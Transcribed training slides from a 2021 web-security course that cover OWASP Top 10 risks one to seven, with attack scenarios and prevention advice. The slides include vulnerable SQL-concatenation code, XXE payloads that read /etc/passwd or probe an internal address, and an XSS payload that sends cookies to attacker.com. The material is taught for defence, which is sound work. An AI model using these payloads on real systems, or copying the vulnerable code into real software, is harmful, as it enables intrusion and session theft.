ICTACADEMY®

TATA STRIVE | Right Skills Bright Future

Web Server and Application Security

Proxy Setup

March 2021

TATA TRUSTS

Ground Rules

1. For ease of conducting the session, we have disabled your microphones. Do keep your video turned on at all times.

2. Please raise any questions you may have through the chat.

3. Please confirm if you can see the presentation and the presenter clearly.

4. This is a 120-min long session. As we go through the session, I will take questions at the end of each concept and at the end of the session.

5. I will unmute the audio of participants volunteering for any activity.

Recap – M6 T2

Thus far, in the last topic you've learned about:

- Web application technologies
- Web server vulnerabilities
- Impact of web application vulnerabilities
- Why we need to protect web applications
- Case studies

Agenda

In today's session, you will learn about:


- OWASP Top 10 Web Application Vulnerabilities
- SSL/TLS (HTTPS)
- HTTP Request/Response
- HTTP Methods
- Setting up the Proxy Interception

Source: Freepik

What are Application Security Risks?

Created by fae frey
from Noun Project

Application Security Risks



Introduction to OWASP

- Open Web Application Security Project
- It is an open community dedicated to enabling organizations to develop, purchase, and maintain applications
- OWASP Top 10 addresses most impactful application security risks
- The aim is to educate developers, designers, architects, managers, and organizations

Created by fae frey
from Noun Project

What are OWASP Top 10 Application Security Risks?

Created by fae frey
from Noun Project

OWASP Top 10 Application Security Risks

- Injection
- Broken Authentication
- Sensitive Data Exposure
- XML External Entities (XXE)
- Broken Access Controls
- Security Misconfiguration
- Cross-Site Scripting (CSS)
- Insecure Deserialization
- Using Components with Known Vulnerabilities
- Insufficient Logging and Monitoring

Is the Application Vulnerable?

An application is vulnerable to attack when:

- User-supplied data is not validated
- Dynamic queries or non-parameterized calls without context-aware escaping are used
- Hostile data is used within object-relational mapping (ORM)
- Common injections are SQL, NoSQL, OS command, ORM, LDAP, and EL or OGNL injection

Created by fae frey
from Noun Project

Example Attack Scenarios

Scenario #1

- String query = "SELECT * FROM accounts WHERE custID='" + request.getParameter("id") + "'";

Scenario #2

- Query HQLQuery = session.createQuery ("FROM accounts WHERE custID='" + request.getParameter("id") + "'");

In both cases, the attacker modifies the ‘id’ parameter value in their browser to send


1. Injection

Threat Agents / Attack Vectors		Security Weakness		Impacts	
App. Specific	Exploitability: 3	Prevalence: 2	Detectability: 3	Technical: 3	Business ?
Almost any source of data can be an injection vector, environment variables, parameters, external and internal web services, and all types of users. Injection flaws occur when an attacker can send hostile data to an interpreter.		Injection flaws are very prevalent, particularly in legacy code. Injection vulnerabilities are often found in SQL, LDAP, XPath, or NoSQL queries, OS commands, XML parsers, SMTP headers, expression languages, and ORM queries. Injection flaws are easy to discover when examining code. Scanners and fuzzers can help attackers find injection flaws.		Injection can result in data loss, corruption, or disclosure to unauthorized parties, loss of accountability, or denial of access. Injection can sometimes lead to complete host takeover. The business impact depends on the needs of the application and data.	

How to Prevent

Preventing injection requires keeping data separate from commands and queries.

- Use a safe API, which avoids use of interpreter entirely
- Use positive or "whitelist" server-side input validation
- For any residual dynamic queries, escape special characters using the specific escape syntax
- Use LIMIT and other SQL controls to prevent mass disclosure of records



Created by Icongeek26 from Noun Project

2. Broken Authentication

Is the Application Vulnerable?

There may be authentication weaknesses if the application:

- Permits automated attacks such as credential stuffing
- Permits brute force or other automated attacks
- Permits default, weak, or well-known passwords
- Uses weak or ineffective credential recovery and forgot password processes
- Uses plain text, encrypted, or weakly hashed passwords
- Has missing or ineffective multi-factor authentication
- Exposes Session IDs in the URL
- Does not rotate Session IDs after successful login.
- Aren’t properly invalidated during logout or a period of inactivity.

Created by fae frey
from Noun Project

2. Broken Authentication

Example Attack Scenarios

Scenario #1:

Credential stuffing, the use of lists of known passwords, is a common attack. If an application does not implement automated threat or credential stuffing protections, the application can be used as a password oracle to determine if the credentials are valid.

Scenario #2:

Most authentication attacks occur due to the continued use of passwords as a sole factor. Once considered best practices, password rotation and complexity requirements are viewed as encouraging users to use, and reuse, weak passwords.

Scenario #3:

Application session timeouts aren't set properly. A user uses a public computer to access an application. Instead of selecting "logout" the user simply closes the browser tab and walks away. An attacker uses the same browser an hour later, and the user is still authenticated.


2. Broken Authentication

Threat Agents / Attack Vectors		Security Weakness		Impacts	
App. Specific	Exploitability: 3	Prevalence: 2	Detectability: 2	Technical: 3	Business ?
Attackers have access to hundreds of millions of valid username and password combinations for credential stuffing, default administrative account lists, automated brute force, and dictionary attack tools. Session management attacks are well understood, particularly in relation to unexpired session tokens.		The prevalence of broken authentication is widespread due to the design and implementation of most identity and access controls. Session management is the bedrock of authentication and access controls, and is present in all stateful applications. Attackers can detect broken authentication using manual means and exploit them using automated tools with password lists and dictionary attacks.		Attackers have to gain access to only a few accounts, or just one admin account to compromise the system. Depending on the domain of the application, this may allow money laundering, social security fraud, and identity theft, or disclose legally protected highly sensitive information.	

2. Broken Authentication

How to Prevent

- Do not ship or deploy with any default credentials
- Implement weak-password checks
- Align password length, complexity and rotation policies with NIST 800-63 B's guidelines
- Ensure registration, credential recovery, and API pathways are hardened against account enumeration attacks
- Limit or increasingly delay failed login attempts
- Use a server-side, secure, built-in session manager that generates a new random session ID with high entropy after login.



Created by Icongeek26 from Noun Project

3. Sensitive Data Exposure

Is the Application Vulnerable?

The first thing is to determine the protection needs of data in transit and at rest.

For all such data:

- Is any data transmitted in clear text?
- Is sensitive data stored in clear text, including backups?
- Are any old or weak cryptographic algorithms being used?
- Are default crypto keys in use, weak crypto keys generated or re-used, or is proper key management or rotation missing?
- Is encryption not enforced?
- Does the user agent not verify if the received server certificate is valid?

Created by fae frey from Noun Project

3. Sensitive Data Exposure

Threat Agents / Attack Vectors		Security Weakness		Impacts	
App. Specific	Exploitability: 2	Prevalence: 3	Detectability: 2	Technical: 3	Business ?
Rather than directly attacking crypto, attackers steal keys, execute man-in-the-middle attacks, or steal clear text data off the server, while in transit, or from the user's client, e.g. browser. A manual attack is generally required. Previously retrieved password databases could be brute forced by Graphics Processing Units (GPUs).		Over the last few years, this has been the most common impactful attack. The most common flaw is simply not encrypting sensitive data. When crypto is employed, weak key generation and management, and weak algorithm, protocol and cipher usage is common, particularly for weak password hashing storage techniques. For data in transit, server-side weaknesses are mainly easy to detect, but hard for data at rest.		Failure frequently compromises all data that should have been protected. Typically, this information includes sensitive personal information (PII) data such as health records, credentials, personal data, and credit cards, which often require protection as defined by laws or regulations such as the EU GDPR or local privacy laws.	

3. Sensitive Data Exposure

Example Attack Scenarios

Scenario #1:

An application encrypts credit card numbers in a database using automatic database encryption. However, this data is automatically decrypted when retrieved, allowing an SQL injection flaw to retrieve credit card numbers in clear text.

Scenario #2:

A site doesn't use or enforce TLS for all pages or supports weak encryption. An attacker monitors network traffic (e.g. at an insecure wireless network), downgrades connections from HTTPS to HTTP, intercepts requests, and steals the user's session cookie.


Scenario #3:

The password database uses unsalted or simple hashes to store everyone's passwords. A file upload flaw allows an attacker to retrieve the password database. All the unsalted hashes can be exposed with a rainbow table of pre-calculated hashes.

3. Sensitive Data Exposure

How to Prevent

- Classify data processed, stored, or transmitted by an application
- Apply controls as per the classification
- Don’t store sensitive data unnecessarily
- Make sure to encrypt all sensitive data at rest
- Ensure up-to-date and strong standard algorithms
- Encrypt all data in transit with secure protocols
- Disable caching for responses that contain sensitive data
- Store passwords using strong adaptive and salted hashing functions
- Verify independently the effectiveness of configuration and settings.



Created by Icongeek26
from Noun Project

Is the Application Vulnerable?

The applications might be vulnerable to attack if:

- The application accepts XML directly or XML uploads
- Any of the XML processors in the application or SOAP based web services has document type definitions (DTDs) enabled
- If your application uses SAML for identity processing within federated security or single sign on (SSO) purposes
- If the application uses SOAP prior to version 1.2
- Being vulnerable to XXE attacks likely means that the application is vulnerable to denial of service attacks including the Billion Laughs attack.

Created by fae frey from Noun Project

4. XML External Entities (XXE)

Threat Agents / Attack Vectors		Security Weakness		Impacts	
App. Specific	Exploitability: 2	Prevalence: 2	Detectability: 3	Technical: 3	Business ?
Attackers can exploit vulnerable XML processors if they can upload XML or include hostile content in an XML document, exploiting vulnerable code, dependencies or integrations.		By default, many older XML processors allow specification of an external entity, a URI that is dereferenced and evaluated during XML processing. SAST tools can discover this issue by inspecting dependencies and configuration. DAST tools require additional manual steps to detect and exploit this issue. Manual testers need to be trained in how to test for XXE, as it not commonly tested as of 2017.		These flaws can be used to extract data, execute a remote request from the server, scan internal systems, perform a denial-of-service attack, as well as execute other attacks. The business impact depends on the protection needs of all affected application and data.	

4. XML External Entities (XXE)

Example Attack Scenarios

Scenario #1

- The attacker attempts to extract data from the server
- <?xml version="1.0" encoding="ISO-8859-1"?><!DOCTYPE foo [<!ELEMENT foo ANY ><!ENTITY xxe SYSTEM "file:///etc/passwd" >]><foo>&xxe;</foo>

Scenario #2

- An attacker probes the server's private network by changing the above ENTITY line to
- <!ENTITY xxe SYSTEM "https://192.168.1.1/private" >]>


Scenario #3

- An attacker attempts a denial-of-service attack by including a potentially endless file
- <!ENTITY xxe SYSTEM "file:///dev/random" >]>

How to Prevent

Preventing XXE requires:

- Use less complex data formats and avoiding serialization of sensitive data
- Patch or upgrade all XML processors and libraries
- Disable XML external entity and DTD processing in all XML parsers in the application
- Implement positive server-side input validation, filtering, or sanitization
- Verify that XML or XSL file upload functionality validates incoming XML
- SAST tools can help detect XXE in source code
- Consider using virtual patching, API security gateways, or Web Application Firewalls (WAFs) to detect, monitor, and block XXE attacks



Created by Icongeek26 from Noun Project

Is the Application Vulnerable?

Common access control vulnerabilities include:

- Bypassing access control checks by modifying the URL, internal application state, or the HTML page, or simply using a custom API attack tool
- Allowing the primary key to be changed to another users record
- Acting as a user without being logged in
- Metadata manipulation, such as replaying or tampering with a JSON Web Token (JWT)
- CORS misconfiguration allows unauthorized API access
- Force browsing to authenticated pages

Created by fae frey from Noun Project

5. Broken Access Control

Threat Agents / Attack Vectors		Security Weakness		Impacts	
App. Specific	Exploitability: 2	Prevalence: 2	Detectability: 2	Technical: 3	Business ?
Exploitation of access control is a core skill of attackers. SAST and DAST tools can detect the absence of access control but cannot verify if it is functional when it is present. Access control is detectable using manual means, or possibly through automation for the absence of access controls in certain frameworks.		Access control weaknesses are common due to the lack of automated detection, and lack of effective functional testing by application developers. Access control detection is not typically amenable to automated static or dynamic testing. Manual testing is the best way to detect missing or ineffective access control, including HTTP method (GET vs PUT, etc), controller, direct object references, etc.		The technical impact is attackers acting as users or administrators, or users using privileged functions, or creating, accessing, updating or deleting every record. The business impact depends on the protection needs of the application and data.	

Example Attack Scenarios

Scenario #1:

The application uses unverified data in a SQL call that is accessing account information:

```
pstmt.setString(1, request.getParameter("acct"));
ResultSet results = pstmt.executeQuery( );
```

An attacker simply modifies the 'acct' parameter in the browser to send whatever account number they want. If not properly verified, the attacker can access any user's account.


Scenario #2:

An attacker simply force browses to target URLs. Admin rights are required for access to the admin page. If an unauthenticated user can access either page, it's a flaw. If a non-admin can access the admin page, this is a flaw.

5. Broken Access Control

How to Prevent

- Access control is only effective if enforced in trusted server-side code where the attacker cannot modify the access
- Implement access control mechanisms
- Unique application business limit requirements should be enforced by domain models
- Disable web server directory listing and ensure file metadata and backup files are not present within web roots.
- Log access control failures, alert admins when appropriate
- Rate limit API and controller access to minimize the harm
- JWT tokens should be invalidated on the server



Created by Icongeek26 from Noun Project

Name of the Activity

Behind the Door Number


Instructions


Mode: **In-session**


Duration: **5 minutes**


Materials Required: **None**


Knowledge Check – Behind the Door Number











Source: Noun project

6. Security Misconfiguration

Is the Application Vulnerable?

- Missing appropriate security hardening across any part of the application
- Unnecessary features are enabled or installed
- Default accounts and their passwords still enabled and unchanged
- Error handling reveals stack traces
- For upgraded systems, latest security features are disabled
- The security settings in the application servers, application frameworks, libraries, databases, etc. not set to secure values.
- The server does not send security headers or directives
- The software is out of date or vulnerable

Created by fae frey from Noun Project

6. Security Misconfiguration

Threat Agents / Attack Vectors		Security Weakness		Impacts	
App. Specific	Exploitability: 3	Prevalence: 3	Detectability: 3	Technical: 2	Business ?
Attackers will often attempt to exploit unpatched flaws or access default accounts, unused pages, unprotected files and directories, etc to gain unauthorized access or knowledge of the system.		Security misconfiguration can happen at any level of an application stack, including the network services, platform, web server, application server, database, frameworks, custom code, and pre-installed virtual machines, containers, or storage. Automated scanners are useful for detecting misconfigurations, use of default accounts or configurations, unnecessary services, legacy options, etc.		Such flaws frequently give attackers unauthorized access to some system data or functionality. Occasionally, such flaws result in a complete system compromise. The business impact depends on the protection needs of the application and data.	


Example Attack Scenarios

Scenario #1	The application server comes with sample applications that are not removed from the production server. These sample applications have known security flaws attackers use to compromise the server
Scenario #2	Directory listing is not disabled on the server. An attacker discovers they can simply list directories
Scenario #3	The application server's configuration allows detailed error messages. This potentially exposes sensitive information
Scenario #4	A cloud service provider has default sharing permissions open to the Internet by other CSP users. This allows sensitive data stored within cloud storage to be accessed.

6. Security Misconfiguration

How to Prevent


- A repeatable hardening process that makes it fast and easy to deploy another environment that is properly locked down
- A minimal platform without any unnecessary features
- A task to review and update the configurations appropriate to all security notes
- A segmented application architecture that provides effective, secure separation between components or tenants
- Sending security directives to clients, e.g. Security Headers.
- An automated process to verify the effectiveness of the configurations and settings in all environments.



Created by Icongeek26
from Noun Project

Is the Application Vulnerable?

There are three forms of XSS, usually targeting users' browsers:



Created by fae frey from Noun Project

- XSS attacks include session stealing, account takeover, MFA bypass, DOM node replacement or defacement

7. Cross-Site Scripting (XSS)

Threat Agents / Attack Vectors		Security Weakness		Impacts	
App. Specific	Exploitability: 3	Prevalence: 3	Detectability: 3	Technical: 2	Business ?
Automated tools can detect and exploit all three forms of XSS, and there are freely available exploitation frameworks.		XSS is the second most prevalent issue in the OWASP Top 10, and is found in around two thirds of all applications. Automated tools can find some XSS problems automatically, particularly in mature technologies such as PHP, J2EE / JSP, and ASP.NET.		The impact of XSS is moderate for reflected and DOM XSS, and severe for stored XSS, with remote code execution on the victim's browser, such as stealing credentials, sessions, or delivering malware to the victim.	

Example Attack Scenarios

Scenario #1

The application uses untrusted data in the construction of the following HTML snippet without validation or escaping

```
(String) page += "<input name='creditcard' type='TEXT'
value='" + request.getParameter("CC") + "'>";
```

The attacker modifies the ‘CC’ parameter in the browser to:


```
'><script>document.location=
'http://www.attacker.com/cgi-bin/cookie.cgi?
foo='+document.cookie</script>'.
```

This attack causes the victim’s session ID to be sent to the attacker’s website, allowing the attacker to hijack the user’s current session

How to Prevent

Preventing XSS requires separation of untrusted data from active browser content. This can be achieved by:

- Using frameworks that automatically escape XSS by design
- Escaping untrusted HTTP request data based on the context in the HTML output will resolve Reflected and Stored XSS vulnerabilities
- Applying context-sensitive encoding when modifying the browser document on the client side
- Enabling a Content Security Policy (CSP) is a defense-in-depth mitigating control against XSS



Created by Icongeek26 from Noun Project

Name of the Activity

Complete the Image

